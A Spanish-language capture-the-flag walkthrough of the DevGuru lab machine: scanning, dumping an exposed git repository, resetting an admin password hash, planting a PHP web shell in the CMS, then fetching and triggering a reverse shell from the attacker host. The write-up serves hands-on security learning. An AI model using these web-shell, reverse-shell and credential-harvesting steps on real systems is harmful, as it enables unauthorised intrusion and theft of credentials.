

# Informe de máquina Dev Guru

Paso 1:

Primero comenzamos con un análisis de la red para saber qué direcciones se encuentran dentro del rango el cual verificaremos usando el siguiente comando:

## ifconfig

Una vez verificado procedemos a escanear la red usando netdiscover.

**Comando:** netdiscover -r 10.0.2.15

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:0a:d8:e7	1	60	PCS Systemtechnik GmbH
10.0.2.8	08:00:27:35:d8:a7	1	60	PCS Systemtechnik GmbH

Empezamos con un escaneo para identificar otras máquinas en nuestra red.

Paso 2:

Realizamos un escaneo de puertos y versiones esta vez en específico a la **10.0.2.8**

**Comando:** nmap -p- -A 10.0.2.8

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protoc
| ssh-hostkey:
|   2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
|   256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
|_  256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Corp - DevGuru
|_ http-generator: DevGuru
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-git:
|   10.0.2.8:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'd
|   Last commit message: first commit
|   Remotes:
|     http://devguru.local:8585/frank/devguru-website.git
|_  Project type: PHP application (guessed from .gitignore)
8585/tcp  open  unknown
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=46ea5372f52ae351; Path=/; HttpOnly
|     Set-Cookie: _csrf=d8dmMhQbMtUaVUo04gt36dBcQbc6MTcwNTk0MzkwNTM
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 22 Jan 2024 17:18:25 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">

```


A partir de su salida, encontré que se abrieron 3 puertos. En el puerto 80 se estaba ejecutando HTTP Apache y proporciona el siguiente repositorio de git:

**192.168.1.32:80/.git/**

**http://devguru.local:8585/frank/devguru-website.git**

En el puerto **8585** vi **"I Like Gitea"**, por lo que existe la probabilidad de que gitea se ejecute.

Paso 3:



Si buscamos la IP en el navegador tenemos un sitio web.

```
GNU nano 7.2
127.0.0.1    localhost
127.0.1.1    kali
10.0.2.8     devguru.local
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```


Primero editamos el archivo **/etc/hosts** agregando la siguiente línea.

**192.168.1.32 devguru.local**

```
(kali㉿kali)-[~]
$ sudo nano /etc/hosts
[sudo] password for kali:

(kali㉿kali)-[~]
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.0.2.8     devguru.local
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

Ya agregamos el host para una conexión remota.



Paso 4:

Luego clonamos el siguiente repositorio:

<https://github.com/internetwache/GitTools>

Para poder extraer los repositorios que se encuentran dentro de la máquina vulnerable.

**Comando:** `./gitdumper.sh http://devguru.local/.git/ website`

```
(kali㉿kali)-[~/Documents/ToolsGit/GitTools/Dumper]
$ ./gitdumper.sh http://devguru.local/.git/ website
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circum
# Only for educational purposes!
#####

[*] Destination folder does not exist
[+] Creating website/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
```

Ejecutamos el Dumper

```
(kali㉿kali)-[~/Documents/ToolsGit/GitTools/Extractor]
$ ./extractor.sh ../Dumper/website ./website
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating...
```

**Comando:** `./extractor.sh ../Dumper/website website`

Y ejecutamos el extractor que creará un directorio con todo lo encontrado por el dumper y lo podré representar y abrir como se muestra a partir de la siguiente imagen:

```
(kali@kali)-[~/Documents/ToolsGit/GitTools/Extractor]
$ cd website

(kali@kali)-[~/ToolsGit/GitTools/Extractor/website]
$ ls
0-7de9115700c5656c670b34987c6fbffd39d90cf2

(kali@kali)-[~/ToolsGit/GitTools/Extractor/website]
$ cd 0-7de9115700c5656c670b34987c6fbffd39d90cf2

(kali@kali)-[~/GitTools/Extractor/website/0-7de9115700c5656c670b34987c6fbffd39d90cf2]
$ ls
adminer.php  artisan  bootstrap  commit-meta.txt  config  index.php  modules  plugins  README.md  server.php  storage  themes
```

Podemos inferir que se trata de un servidor php, porque vemos que en los directorios extraídos de git se encuentra **adminer.php**

devguru.local/adminer.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Language: English

Adminer 4.7.7

Login

System	MySQL
Server	localhost
Username	
Password	
Database	

Login ☐ Permanent login

Y al buscarlo nos encontramos frente a un panel de administración de bases de datos mysql.

```
(kali@kali)-[~/GitTools/Extractor/website/0-7de9115700c5656c670b34987c6fbffd39d90cf2]
$ cd config

(kali@kali)-[~/Extractor/website/0-7de9115700c5656c670b34987c6fbffd39d90cf2/config]
$ ls -la
total 92
drwxr-xr-x 2 kali kali 4096 Jan 22 12:25 .
drwxr-xr-x 8 kali kali 4096 Jan 22 12:29 ..
-rw-r--r-- 1 kali kali 5828 Jan 22 12:25 app.php
-rw-r--r-- 1 kali kali 1276 Jan 22 12:25 auth.php
-rw-r--r-- 1 kali kali 1328 Jan 22 12:25 broadcasting.php
-rw-r--r-- 1 kali kali 3579 Jan 22 12:25 cache.php
-rw-r--r-- 1 kali kali 16785 Jan 22 12:25 cms.php
-rw-r--r-- 1 kali kali 579 Jan 22 12:25 cookie.php
-rw-r--r-- 1 kali kali 4691 Jan 22 12:25 database.php
-rw-r--r-- 1 kali kali 999 Jan 22 12:25 environment.php
-rw-r--r-- 1 kali kali 2134 Jan 22 12:25 filesystems.php
-rw-r--r-- 1 kali kali 3890 Jan 22 12:25 mail.php
-rw-r--r-- 1 kali kali 2605 Jan 22 12:25 queue.php
-rw-r--r-- 1 kali kali 954 Jan 22 12:25 services.php
-rw-r--r-- 1 kali kali 6441 Jan 22 12:25 session.php
-rw-r--r-- 1 kali kali 1073 Jan 22 12:25 view.php

(kali@kali)-[~/Extractor/website/0-7de9115700c5656c670b34987c6fbffd39d90cf2/config]
$ nano database.php
```

revisamos qué más hay.. .




Vemos una estructura de archivos como laravel así que nos vamos a database.php a ver las conexiones.

```
'mysql' => [
    'driver'      => 'mysql',
    'engine'      => 'InnoDB',
    'host'        => 'localhost',
    'port'        => 3306,
    'database'    => 'octoberdb',
    'username'    => 'october',
    'password'    => 'SQ66EBYx4GT3byXH',
    'charset'     => 'utf8mb4',
    'collation'   => 'utf8mb4_unicode_ci',
    'prefix'      => '',
    'varcharmax'  => 191,
],
```

Encontramos la base de datos, usuario y password que buscamos:

```
'database' => 'octoberdb',
'username' => 'october',
'password' => 'SQ66EBYx4GT3byXH',
```

Paso 5:



Language: English MySQL » Server

Adminer 4.7.7 4.8.1

DB:

SQL command Import Export

Create database Privileges Process list Variables Status

MySQL version: 5.5.5-10.1.47-MariaDB-0ubuntu0.18.04.1 through PHP extension MySQLi

Logged as: october@localhost

	Database - Refresh	Collation	Tables	Size - Compute
<input type="checkbox"/>	information_schema		?	?
<input checked="" type="checkbox"/>	octoberdb	utf8mb4_general_ci	?	?

Selected (0)

Drop

usamos las credenciales encontradas.

SELECT \* FROM `backend\_users` LIMIT 50 (0.002 s) Edit

<input type="checkbox"/> Modify	id	first_name	last_name	login	email	password
<input checked="" type="checkbox"/> edit	1	Frank	Morris	frank	frank@devguru.local	\$2y\$10\$bp5wBfbAN6IMYT27pJMomOGutDF2RKZKYZITaupZ3x8eAaYgN6EKK

Whole result ☐ 1 row

Modify

Selected (1)

Export (1)

[Import](#)

Encontramos un usuario y una clave encriptada.

**\$2y\$10\$bp5wBfbAN6IMYT27pJMomOGutDF2RKZKYZITaupZ3x8eAaYgN6EKK**

Paso 6:

Edit: backend\_users

id	<input type="text" value="1"/>
first_name	<input type="text" value="Frank"/>
last_name	<input type="text" value="Morris"/>
login	<input type="text" value="frank"/>
email	<input type="text" value="frank@devguru.local"/>
password	<input type="text" value="\$2y\$10\$bp5wBfbAN6IMYT27pJMomOGutDF2RKZKYZITaupZ3x8eAaYgN6EKK"/>
activation_code	<input type="text" value="NULL"/>
persist_code	<input type="text" value="\$2y\$10\$hnHkQ8hTe9b3SoZgXhBuT.HG17VvEdBXe86hEq"/>
reset_password_code	<input type="text" value="NULL"/>

Como vemos, tenemos permisos para editar así que cambiaremos la contraseña.

Para eso primero generamos una usando la siguiente utilidad:

<https://www.devglan.com/online-tools/bcrypt-hash-generator>

## Online Bcrypt Hash Generator

Enter plain text to hash

contact

Select the number of rounds

4

Generate Hash

Hashed Output:

\$2a\$04\$ZVlOUdybpIW.K9EHfUGWkOgws.RrJ3J  
0Yuc04u86Hw4qJLqZQO5ya

Nueva contraseña:

**\$2a\$04\$ZVlOUdybpIW.K9EHfUGWkOgws.RrJ3J0Yuc04u86Hw4qJLqZQO5ya**



## Edit: backend\_users



id	▼	1
first_name	▼	Frank
last_name	▼	Morris
login	▼	frank
email	▼	frank@devguru.local
password	▼	\$2a\$04\$ZV1OUdybpIW.K9EHfUGWkOgws.RrJ3J0Yuc04u
activation_code	NULL ▼	

login	email	password
frank	frank@devguru.local	\$2a\$04\$ZV1OUdybpIW.K9EHfUGWkOgws.RrJ3J0Yuc04u86Hw4qJLqZQO5ya

Hemos cambiado la contraseña.

Paso 6:

Para hacer uso de esta contraseña primero nos dirigimos al log in que nos muestra el sistema si agregamos **/backend en la URL**



Adminer 4.7.7 4.8.1

DB:

[SQL command](#) [Import](#)  
[Export](#) [Create table](#)


```
select backend_access_log
select backend_users
select backend_users_groups
select backend_user_groups
select backend_user_preferences
select backend_user_roles
select backend_user_throttle
select cache
select cms_theme_data
select cms_theme_logs
select cms_theme_templates
select deferred_bindings
select failed_jobs
select jobs
select migrations
select sessions
```

Y lo de **/backend** era fácil de intuir si prestamos detalle a la nomenclatura de la base de datos cuyas tablas relacionadas a usuarios comienzan todas por la palabra backend.

SYSTEM STATUS	
Pending software updates	<a href="#">Update</a>
Some issues need attention	<a href="#">View</a>
System build	469
Event log	1
Request log	0
Online since	November 19, 2020

De entrada la página nos muestra un dashboard con una serie de opciones al ver el navbar horizontal.

Paso 6:



Pero la opción que nos interesa es la de CMS, porque el CMS es un administrador que tenemos en la página. En el cual vamos a tratar de visualizar que otra página podemos vulnerar y obtener información de esta.

```
Markup  Code
1 {% partial 'home/slider' %}
2 {% partial 'home/intro' %}
3 {% partial 'home/about' %}
4 {% partial 'home/counter' %}
5 {% partial 'home/services' %}
6 {% partial 'home/cta' %}
7 {% partial 'home/contacthome' %}
```

Aquí podemos ver que en cada una ya tenemos acceso a consolas las cuales nos pueden ayudar mucho a la hora de inyectar código. En este caso en particular observamos que hay rutas, lo que nos confirma que la aplicación está hecha con framework Laravel o Symfony PHP ya no solo por su estructura de archivos sino que ahora también por el manejo de las rutas.

```
Markup  Code
1 function onStart(){
2     $this->page["mi_variable"] = shell_exec($_GET['cmd']);
3 }
4
```

Con este código tratamos de generar una shell.

```
function onStart(){
    $this->page["mi_variable"] = shell_exec($_GET['cmd']);
}
```

Markup	Code
1	{% partial 'home/slider' %}
2	{% partial 'home/intro' %}
3	{% partial 'home/about' %}
4	{% partial 'home/counter' %}
5	{% partial 'home/services' %}
6	{% partial 'home/cta' %}
7	{% partial 'home/contacthome' %}
8	{{this.page.mi_variable}}

**{{this.page.mi\_variable}}**

Agregando esta linea de codigo al final de lo que serían las rutas para así poder acceder a mi\_variable que nos permitirá ejecutar una cmd.



# ERROR

We're sorry, but an unhandled error occurred. Please see the details below.

Undefined index: cmd

/var/www/html/themes/business/pages/home.htm line 11

TYPE	EXCEPTION
<b>PHP Content</b>	<b>Cms\Classes\CmsException</b>


```

5 meta_title = "Corp"
6 meta_description = "megakit,business,company,agency,multipurpose,modern,bootstrap4"
7 is_hidden = 0
8 ==
9 <?php
10 function onStart(){
11     $this->page["mi_variable"] = shell_exec($_GET['cmd']);
12 }
13 ?>
14 ==
15 {% partial 'home/slider' %}
16 {% partial 'home/intro' %}
17 {% partial 'home/about' %}


```

Al pulsar en **Save** y luego en **Preview** se abre una pestaña que muestra una excepción, puesto que no estamos llamando a ninguna página pero esto está bien porque nuestra

intención como se mencionaba en un comienzo no era crear una página sino usar la url para acceder a una shell así que allá vamos.



agregamos `/?cmd=ls -al` por la url.



La ejecución de este comando nos muestra un directorio que a continuación vamos a inspeccionar:

```
265 </section>total 420
266 drwxr-xr-x 10 www-data www-data 4096 Nov 19 2020 .
267 drwxr-xr-x 3 root root 4096 Nov 18 2020 ..
268 drwxr-xr-x 8 root root 4096 Nov 19 2020 .git
269 -rw-r--r-- 1 root root 413 Nov 18 2020 .gitignore
270 -rw-r--r-- 1 www-data www-data 1678 Nov 18 2020 .htaccess
271 -rw-r--r-- 1 www-data www-data 1518 Nov 18 2020 README.md
272 -rw-r--r-- 1 www-data www-data 362514 May 11 2020 adminer.php
273 -rw-r--r-- 1 www-data www-data 1640 Nov 18 2020 artisan
274 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 bootstrap
275 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 config
276 -rw-r--r-- 1 www-data www-data 1173 Nov 18 2020 index.php
277 drwxr-xr-x 5 www-data www-data 4096 Nov 18 2020 modules
278 drwxr-xr-x 3 www-data www-data 4096 Nov 18 2020 plugins
279 -rw-r--r-- 1 www-data www-data 551 Nov 18 2020 server.php
280 drwxr-xr-x 7 www-data www-data 4096 Nov 18 2020 storage
281 drwxr-xr-x 4 www-data www-data 4096 Nov 18 2020 themes
282 drwxr-xr-x 31 www-data www-data 4096 Nov 18 2020 vendor
283 <footer class="footer section">
```

Vemos que la información desplegada con nuestra instrucción nos muestra un review de lo que se encuentra dentro de la página, son diferentes accesos que nos van a servir para vulnerar GITEA donde necesitaremos un usuario y contraseña que podremos obtener gracias al descubrimiento de esta vulnerabilidad. Sin embargo, esto no lo podemos realizar por medio de esta consola, por lo que vamos a realizar una reverse shell con kali linux para dichos propósitos.

Paso 7:

A continuación se adjunta el script en PHP utilizado para generar la reverse-shell en el siguiente link:

<https://pentestmonkey.net/tools/web-shells/php-reverse-shell>

```

45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.0.2.15'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;

```

donde cambiamos la ip por la de nuestra máquina atacante y mantenemos el puerto 1234 para netcat como se muestra:

```

$ip = '10.0.2.15';
$port = 1234;

```

Paso 8:

```

(kali@kali)-[~/Desktop]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Levantamos un servidor http en python en el puerto 80.

Paso 9:

```

devguru.local/?cmd=wget 10.0.2.15/php-reverse-shell.php

```

Al usar wget con esta URL, el comando intentará descargar el archivo php-reverse-shell.php del servidor python que acabamos de levantar con kali.

**Comando: wget 10.0.2.15/php-reverse-shell.php**

```

(kali@kali)-[~/Desktop]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.8 - - [25/Jan/2024 09:54:41] "GET /php-reverse-shell.php HTTP/1.1" 200 -

```

Y vemos que se ha hecho la petición.



```

265 </section>total 436
266 drwxr-xr-x 10 www-data www-data 4096 Jan 25 08:59 .
267 drwxr-xr-x 3 root root 4096 Nov 18 2020 ..
268 drwxr-xr-x 8 root root 4096 Nov 19 2020 .git
269 -rw-r--r-- 1 root root 413 Nov 18 2020 .gitignore
270 -rw-r--r-- 1 www-data www-data 1678 Nov 18 2020 .htaccess
271 -rw-r--r-- 1 www-data www-data 1518 Nov 18 2020 README.md
272 -rw-r--r-- 1 www-data www-data 362514 May 11 2020 adminer.php
273 -rw-r--r-- 1 www-data www-data 1640 Nov 18 2020 artisan
274 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 bootstrap
275 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 config
276 -rw-r--r-- 1 www-data www-data 1173 Nov 18 2020 index.php
277 drwxr-xr-x 5 www-data www-data 4096 Nov 18 2020 modules
278 -rw-r--r-- 1 www-data www-data 5491 Jan 25 08:35 php-reverse-shell.php
280 drwxr-xr-x 3 www-data www-data 4096 Nov 18 2020 plugins
281 -rw-r--r-- 1 www-data www-data 551 Nov 18 2020 server.php
282 drwxr-xr-x 7 www-data www-data 4096 Nov 18 2020 storage
283 drwxr-xr-x 4 www-data www-data 4096 Nov 18 2020 themes
284 drwxr-xr-x 31 www-data www-data 4096 Nov 18 2020 vendor
285 <footer class="footer section">

```

Y al usar nuevamente **ls -al** podemos ver que se ha subido el archivo.


Paso 10:

```

(kali@kali)-[~/Desktop]
$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...

```

Nos ponemos a la escucha en netcat.



The image shows a web browser window with a single tab titled "Corp - DevGuru". The address bar contains the URL "devguru.local/php-reverse-shell.php".

Accedemos al archivo como si se tratara de un directorio o una página más y naturalmente se va a quedar cargando.

```
(kali㉿kali)-[~/Desktop]
$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.0.2.15] from devguru.local [10.0.2.8] 36846
Linux devguru.local 4.15.0-124-generic #127-Ubuntu SMP Fri Nov 6 10
09:17:14 up 6:18, 0 users, load average: 0.18, 0.15, 0.10
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Y así ganamos una shell inversa utilizando el comando de netcat inyectando código PHP.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@devguru:/$ ls
ls
bin      dev      initrd.img.old  lost+found  proc      srv      usr
boot     etc      lib             media       root      swapfile  var
config   home     lib64           mnt         run       sys      vmlinuz
data     initrd.img logs        opt         sbin      tmp      vmlinuz.old
www-data@devguru:/$
```

Utilizamos python para mejorar la interactividad de sesión de una terminal en un sistema remoto. Lo cual nos va a permitir explorar este sistema de una forma más cómoda.

**Comando:** `python3 -c 'import pty; pty.spawn("/bin/bash")'`

Y así llegamos a un backup del archivo **app.ini** al cual tenemos permisos de acceder.

**Comando:** `cd var`

**Comando:** `ls -la`

**Comando:** `cd backups`

**Comando:** `ls -la`

```
www-data@devguru:/var/backups$ ls -la
ls -la
total 76
drwxr-xr-x  2 root  root   4096 Jan 22 06:23 .
drwxr-xr-x 13 root  root   4096 Nov 19  2020 ..
-rw-r--r--  1 frank frank 56688 Nov 19  2020 app.ini.bak
-rw-r--r--  1 root  root   5648 Nov 19  2020 apt.extended_states.0
-rw-r--r--  1 root  root    719 Nov 18  2020 apt.extended_states.1.gz
www-data@devguru:/var/backups$
```

```
[server]
; The protocol the server listens on. One of 'http', 'https', 'unix' or 'fcgi'.
PROTOCOL                        = http
DOMAIN                          = devguru.local
ROOT_URL                        = http://devguru.local:8585/
; when STATIC_URL_PREFIX is empty it will follow ROOT_URL
```

Al abrirlo encontramos una url con un puerto.

**ROOT\_URL = http://devguru.local:8585/**

```
[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE                         = mysql
HOST                           = 127.0.0.1:3306
NAME                           = gitea
USER                           = gitea
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD                         = UfFPTF8C8jjxVF2m
```

Y también otras credenciales de acceso a la base de datos.

**Comando: cat app.ini.bak**

Ingresamos al **adminer** con las credenciales encontradas.

**USER = gitea**

**PASSWD = UfFPTF8C8jjxVF2m**

MySQL » Server » gitea » Select: user

Select: user

Select data Show structure Alter table New item

Select Search Sort Limit 50 Text length 100 Action Select

